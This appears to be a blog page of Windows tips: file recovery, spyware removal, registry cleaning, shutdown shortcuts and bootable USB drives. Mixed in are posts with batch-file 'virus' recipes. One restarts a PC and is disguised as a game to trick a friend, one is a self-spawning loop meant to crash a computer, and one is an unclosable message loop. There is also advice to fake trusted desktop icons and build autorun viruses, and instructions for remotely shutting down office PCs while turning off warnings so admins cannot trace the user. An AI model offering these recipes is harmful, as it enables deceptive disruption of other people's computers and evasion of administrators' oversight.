Latest updates on technology and innovation trends in Africa

Showing posts with label Windows 7. Show all posts



                 Sometimes you want to share a large file from your PC to your friend’s PC or vice versa and you don’t have external hard drive or any device with a large memory space to accumulate the files you want to transfer or receive. Most of the time I have been asking myself if it’s possible to do this with just a USB cable without being connected to the network using RJ 45 cables the answer is yes. But don’t be too happy since you don’t use a normal USB to USB port cause it won’t work, not at all.
                There are several different kinds of USB-USB cables on the market. The one used to connect two PCs is called “bridged” (or “USB networking cable”), because it has a small electronic circuit in the middle allowing the two PCs to talk to each other. There are called A/A USB cables that, in spite of having two standard USB connectors at each end, don’t have a bridge chip and cannot be used to connect two PCs. In fact, if you use an A/A USB cable, you can burn the USB ports of your computers or even their power supplies. So, these A/A USB cables are completely useless. A/B USB cables are used to connect your computer to peripherals such as printers and scanners, so they also won’t meet your needs.


Sometimes you delete some files and eventually you just realize the files were useful and you want to retrieve them again. Most of the time when you want to get back the files you have deleted permanently (Shift+ Del) is very difficult to get them back. There is a lot of data recovery software out there Recuva is among the best of them. The software helps you to retrieve some lost files, the only drawback sometimes retrieved files especially video files tend to be corrupted or some portions of the files are missing. Recuva recovers files deleted from your Windows computer, Recycle Bin, digital camera card, or MP3 player. And it's free! . The software can be downloaded from here

Spybot - Search & Destroy detects and removes spyware, a relatively new kind of threat not yet covered by common anti-virus applications. Spyware silently tracks your surfing behaviour to create a marketing profile for you that is transmitted without your knowledge to the compilers and sold to advertising companies.
If you see new toolbar in your Internet Explorer that you haven't intentionally installed, if your browser crashes inexplicably, or if your home page has been "hijacked" (or changed without your knowledge), your computer is most probably infected with spyware. Even if you don't see the symptoms, your computer may be infected, because more and more spyware is emerging. Spybot-S&D is free, so there's no harm giving it a try to see if something has invaded your computer. Spybot-S&D can also clean usage tracks, an interesting function if you share your computer with other users and don't want them to see what you have been working on. And for professional users, Spybot-S&D allows you to fix some registry inconsistencies and extended reports.It can be downloaded from here

Using Batch programming you can do a lot of things, actually I advise you to start now. Batch files are the files with the extension of .bat these files most of the time they tend to affect the system directly. They have strong interaction with the system’s operations. People use these files to create malicious software. Now, this is how you create a virus that restarts the system.
Open Notepad in windows
Type:

cd..
shutdown /t 30 /r /c "a virus has been detected"

save the file with the extension of .bat for example virus.bat and click to run it
The message “virus has been detected" will pop up and the computer will be shut down in 30 seconds and restart again
Put in mind:
/t indicates time interval that can be changed (for that case 30 is for 30 seconds)
/c indicates the message that you want to display
/r indicates restart windows you can change it to /s to only shutdown windows
You can trick your friend by creating an icon on the.bat file and create a shortcut on the desktop pretending it to be a game or frequently used software but when they click it should restart their system, have fun!!!.


Using the Windows Event Viewer someone can be able to prove if someone has logged in the system or not during his absence. The windows event viewer can simply be accessed by searching the term "event viewer" on the start up search box in the Windows 7 start up menu.

Event Viewer logs a ton of different things that your computer's recently done. In order to find out when it last time it was active just follow the following procedures:

  •   Go to the Start menu and type "Event Viewer" in the search box. Hit Enter when its option comes up in   the menu.
  •    Double click on Windows Logs in the left sidebar, then click on System.
  •    Right click on System and choose Filter Current Log.
  •    In the window that pops up, look for the Event Sources drop down. Choose Power-Troubleshooter from this drop-down and hit OK.
  •    Look at the middle pane of the Event Viewer window. At the top, you should see all the applicable recent events, in descending order of time. Anticipate the time you suspect your computer was used, and see if there are any events. If there are, you can click on them to see more details, like what woke up your computer, in the bottom middle pane.

           Windows notes all programs that you have installed on your computer over time. This  record is kept in the Windows registry database. If you delete the programs from the PC, the system should ideally delete all  references to that program in the database (registry) as well. However, you need to do this yourself occasionally, so that the registry is well maintained. In doing so, you are actually keeping your system
clean, reducing the margin for system crashes, and improving your system performance as a whole.
There are many tools for cleaning the Windows registry.
           Try the CCleaner tool (www.ccleaner.com). After starting it, click on the ‘Registry’ or ‘Issues’ button and select all items from the ‘Registry Integrity’ menu. Then click the ‘Scan for issues’ button. The program will now display all the undesired entries; you can delete them from the registry with ‘Fix issues’. Sort out. Make it your routine the tendency of cleaning your registry to access the registry through the command prompt you can easily just type Regedit inside the windows command prompt  and the pop up window showing the registry information will appear.


Actually is so interesting when you have a trick which you want others to see and they don't know about it. It is obviously that a regular user of the PC will have two to three ways to switch off the PC. But for a geek you must know more than just those few method since it increase your credibility to your clients and distinguish you from the end users of the computer.

first: This the most basic method. Click Start-->Turn Off Computer-->Shut Down. Every computer user will know this method. Actually everyone knows this i prefer you learn other tricks.

Second: Just press Alt+F4 to get the shutdown dialog box. This is quite common too.
 Third: Go to your task-bar Either by pressing Ctrl+Alt+Del or by Right clicking the Task-bar and choosing Task Manager. You'll find 'Shutdown' on the Menu bar of the Task Manager. Click it to turn off your computer.
 Forth: Press 'Ctrl+Esc' once and then press the 'u' key on the keyboard twice. Your system will automatically shutdown.
 Fifth: Another similar method to the above mentioned one. Press 'Windows key' and then press the key 'u' on the keyboard twice to turn off your computer
 Sixth: Create a shortcut for shutdown on your desktop. This is how you do it : Right on the desktop and choose 'New Shortcut'. Then type 'shutdown -s -t 00' in the text box provided (shown in the figure below). Click 'Next' and click 'Finish'. Now just use the shortcut to turn off your computer.
          The '-s' means shutdown and '-t' is the duration of the time after which you want to initiate your shutdown. You can replace '00' with any number you want. By choosing  '03', the system will turn off  3 seconds after you double clicked the shortcut.
Seventh: A similar method to the above one. Go to 'Run' by either pressing 'Windows key + R' or by clicking Start-->Run. Then type 'shutdown -s -t 00' and press 'Ok'
Eighth:  And now for the last way of turning off your computer. Go to your 'Task Manager' and click 'Shutdown'. Then keep the 'Ctrl' key pressed and choose 'Shutdown'. This will instantly shutdown the computer.
                Its known to be the fastest way to turn off your computer. Feel free to share more methods and just in case you want to share just put it in the comment so everyone can see it. The last method is not advised to be used since the system will turn off as if there is a power crash on restarting you might get some troubles. One more thing you can always enter in the windows command prompt through CMD and type shutdown/? and get all the shutdown options in the prompt interface with explained details.


Most of the times we want to use our phones for more than just a mobile phone to give it the ability to accomplish some tasks more than just making phone calls or browsing to the internet. There is a trick of switching off your computer using your mobile phone. All you need to have is the ability to send mail in your mobile phone and Microsoft outlook in your computer.

Procedures
1. First create the batch files for Hibernate, shutdown or restart using windows command and save the file with the extension of .bat
2. Inside the Notepad type [c:\windows\system32\shutdown -s -f -t 00] without the blazers]
3. Save the file as filename.bat
3. Open and Configure Microsoft Outlook in your computer or the computer you want to perform operations. Configure that Outlook checks the inbox after every 1 minute.   Go to Tools: Options.
4. Select the Mail Setup tab and then Send/Receive button.
5. Configure and check the Schedule an automatic send/receive configure the minutes to 1 and close the dialog boxes.
6. Now go to Tools: Rules and Alerts select the options button in the upper right hand corner and press the Import Rules button.
7.  Trace the Filename.bat file which you have created and select it.
8. Now, when you send a message from your phone to your e-mail address with the subject shutdown or smsshutdown%%, your computer will shutdown.


Ok guys, am not responsible for the consequences of your actions, just providing knowledge on how to do these things. I believe you have seen a .bat file at least once in a system. It’s a file with an icon of overlapping gear systems. The .bat files are called batch files in all the things they do they can also be used to create malicious codes in other words called virus. If these codes are written in the Notepad text editor and saved with an extension .bat file they can really cause damage to a computer or network. They can cause system to crash and file to multiply vigorously. 


NOW TO MAKE A BATCH:
1) open NOTEPAD
2) start with the following script
@echo off
 followed with your commands
3) save as FILENAME.bat
4) Batch file has already been created

Example 1: let’s create a batch file which will open the CMD prompt in 4 times and give out the message “your computer will crash”. 

@echo off
msg * YOUR COMPUTER WILL CRASH
start
start
start
start

Example 2: This will crash your computer for really not fun 

@echo off
:loop
start joke.bat
Goto loop


Example 3: Try this at your own risk 

@echo off
echo You have contacted greentech360.
echo.
pause
cls
echo Searching for greentech360
echo.
pause
msg * greentech360 found
:a
msg * greentech360 is coming
goto a

The message box can't be deleted unless you reboot the computer, and the funny thing is, when the person tries to hide the message box in the corner of the screen where someone can't see it, every few minutes it'll pop up in the middle of the screen.
For advanced users of the batch files you can choose to convert the files to .exe by using compilers available online. The batch files tricks can be used also to create autorun virus by just saving the file as autorun.inf. After creating a .bat file you can easily change the file icon on the desktop by just going to properties and give it a fake name such as Recycle Bin or Internet Explorer and once the user click the file the damage will be done on the system make sure you delete the original icon on the desktop and the file is a shortcut. Please it is illegal to practice these things without the prior concern of the owner of the system has fun. More tricks to come keep visiting greentech360. Please share this pals to increase my traffic.


  Take your time and practice windows command prompt codes it’s amazing what you will discover about the power of these codes and the changes they could impact to the system or network. Windows command prompt codes for network includes: NET STAT, NET USER, IPCONFIG, TRACERT and others. To get information and other options available in the command simply type the command followed by (/?) and the detailed explanation of the command will be provide for example (NET USER/?) it will give you the complete list of options available for the commands view my previous article on Windows command Prompt here. Let’s get started:
             We are going to shut down the network for a while: 

First method
1) Open windows command prompt go to run type CMD
2) Inside the windows command prompt type cd\
3) Then type the command NET VIEW this will show all computers on the network
4) Note:  if you type NET you can see all the network options under NET command
5) If the network is not that powerful, you can shut down or log off network PCS, type
SHUTDOWN –I which will display the graphical user interface of the system provided that the security of the network is not that much enhanced.

Second method (shutting down PC’s in the network)
1) Open NOTEPAD
2) Type command.com
3) Save as The file you have juts created using NOTEPAD with .bat extension on it
4) Note:  if you type NET you can see all the network options under NET command
5) Now all you have to do is open the file inside it type SHUTDOWN –I
6) After you type SHUTDOWN –I remote shutdown dialog window will pop up with some options
7) Now go to Browse and select the network to search in and add the system you want to   shutdown in the network and just click OK it’s done you are good to go.
8) To eliminate admin tracing back to you deactivate warn the users options.
 Please try this in a larger network with good security at your office or work station and give me the feedback if it works or not I will more than happy to hear from you guys. Remember do it at your own risk am a trainer not a hacker lol. Please don’t forget to share pals….

Sometimes your friend or client provides you with his netbook to install operating system on it. Most of the times we install OS in systems using the CD drive of the system.  Unless you have the external CD drive to install the OS when the system crashed you will not be able to restore or format the system. The problem has been solved by windows 7 USB/DVD Tool the tool can be downloaded from this link.

 The basic requirements to perform this task are a windows operating system in .ISO format and flash drive not less than 4GB or empty DVD with no data at all.

1st step: Install the windows 7 USB/DVD Tool in your system (I received some errors when I was installing in Windows XP (SP1) so I would advise you to use letter version of windows during the setup installation in the system.

2nd Step: Soon after installing the setup a small window will pop up if you click the shortcut icon at the desktop of your PC of the software and you are good to go just trace where you kept the .ISO file and select it.

3rd Step: You will have to select wither you want to create a bootable flash disk or DVD as soon you select the drive for the case of USB you will be prompted if you want to erase any available data in the USB as you click yes immediately the process of converting your USB into bootable one will start.
Hint: Do not forget to change the booting options and privileges in the system setups in the beginning if you want to boot from the USB flash disk since the system won’t see your flash disk make sure you change the booting options first.